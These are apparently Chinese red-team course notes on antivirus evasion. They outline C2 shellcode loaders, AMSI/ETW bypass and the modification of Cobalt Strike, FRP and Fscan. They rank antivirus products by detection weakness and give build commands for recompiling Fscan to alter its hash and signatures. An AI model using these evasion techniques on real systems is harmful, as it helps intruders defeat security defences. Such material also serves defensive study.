


Day165 免杀对抗-安全工具篇&Go魔改二开 &Fscan扫描&FRP代理&特征消除&新增拓展&打乱HASH



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功

- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异
 - 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀
-

- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发
-

- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级
-

- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道
-

- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道
-

- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密
-

- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗
-

- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL
-

- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能
-

- 1、C2远控-PowerShell文件-冷门混淆器&去特征

- 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

-
- 1、C2远控-PowerShell&C#-Bypass ETW
 - 2、C2远控-PowerShell&C#-Bypass AMSI

-
- 1、C2远控-其他语言-Go&Rust-基础环境搭建
 - 2、C2远控-其他语言-Go&Rust-Loader加载器

-
- 1、C2远控-其他语言-Nim&Zig-基础环境搭建
 - 2、C2远控-其他语言-Nim&Zig-Loader加载器

-
- 1、C2远控-UUID地址-ShellCode转换 (C/C++)
 - 2、C2远控-MAC地址-ShellCode转换 (C/C++)
 - 3、C2远控-IPV4地址-ShellCode转换 (C/C++)

-
- 1、C2远控-EXE处理-减少熵值&自签名&详细信息
 - 2、C2远控-EXE处理-特征码定位&汇编或源码修改

-
- 1、安全工具-EXE处理-MiMiKatz&提权EXP
 - 2、安全工具-EXE处理-非源码修改-转换分离

-
- 1、安全工具-新型C2-Sliver使用详解
 - 2、安全工具-新型C2-Sliver免杀方向

-
- 1、安全工具-配置修改-CS流量特征
 - 2、安全工具-魔改二开-CS个性化打造
 - 3、安全工具-魔改二开-CS免杀流量对抗

-
- 1、安全工具-CS魔改二开-Checksum8算法
 - 2、安全工具-CS魔改二开-Beacon默认密钥
 - 3、安全工具-CS魔改二开-PowerShell混淆融入

-
- 1、安全工具-Goland-FRP魔改二开-特征消除
 - 2、安全工具-Goland-FScan魔改二开-特征消除

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM, 连国外的杀软都有所不及, 可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost, 比较小众的C2有Supershell、Manjusaka等, 还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言，很多高级的免杀技术都是使用C/C++来实现，Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性，通过.NET框架来访问各种API，写起免杀来更为简单，但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言，可以很方便的执行，也可以很容易的将Powershell脚本转为C#程序，同C#一样也容易被检测到，2.0以上版本需绕过AMSI。
- 5 Python: 语法简单，写起来容易，大部分学免杀的新手都会Python，认为Python容易，自己也懂Python，于是从Python 开始学免杀，而结果恰恰相反，Python写起免杀来比C/C++还要复杂，在C/C++中可以直接调用 windows API，在 Python 中则要通过一层转化间接调用Windows API，而且Python打包的程序报毒比较高，体积比较大。
- 6 Go: 适合编写高性能的网络应用程序，很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发，学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++，结构比较整洁但是语法复杂，不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJlVvagNjmy9E-B-XjBHyw>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597

突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)

<https://blog.csdn.net/fishfishfishman/article/details/134156418>

3.演示案例


3.1 安全工具-Goland-FScan魔改二开-特征消除



- 1 Fscan是一款优秀的内网综合扫描工具，方便一键自动化、全方位漏扫扫描。在落地使用过程中流量及文件不修改的情况下基本被检测查杀，针对这种情况，我们要进行了一些基本的参数测试和特征去除外加功能拓展。
- 2 项目地址: <https://github.com/shadow1ng/fscan>
- 3 ==>>源码解析
- 4 1、源码目录结构
- 5 2、目录对应功能
- 6 3、功能对应修改
- 7
- 8 ==>>直接编译(匹配hash值)
- 9 <https://github.com/shadow1ng/fscan>
- 10 go build -ldflags="-s -w " -trimpath main.go


```
11
12 ==>>DLL加载调用（加载改变）
13 main.go加入被调用init方法
14 gcc -o fscan_loader_c.exe main.c
15 go build -buildmode=c-shared -o fscan.dll ./main.go
16
17 ==>>功能添加新POC
18 Yaml语法-案例-vulhub
19 https://vulhub.org/#/environments/spring/CVE-2022-22947/
20 参考: https://github.com/chaosec2021/fscan-POC
21
22 ==>>功能添加扫描项
23 1、创建Plugins/zookeeper.go
24
25 2、添加Plugins/base.go
26 "2181":    ZookeeperConn,
27
28 3、添加common/config.go
29 "zooker":    2181,
30 "zooker":    "2181",
31
32 4、编译打包运行测试
33 非web扫描开发
34 1、将扫描的端口服务对应写到config.go
35 2、base.go去写上端口击对应执行的函数
36 3、新建文件写函数利用代码
37
38 web扫描开发:
39 pocs目录下 yaml语法 保持和它官方一致即可
```



3.1.1 DLL加载调用





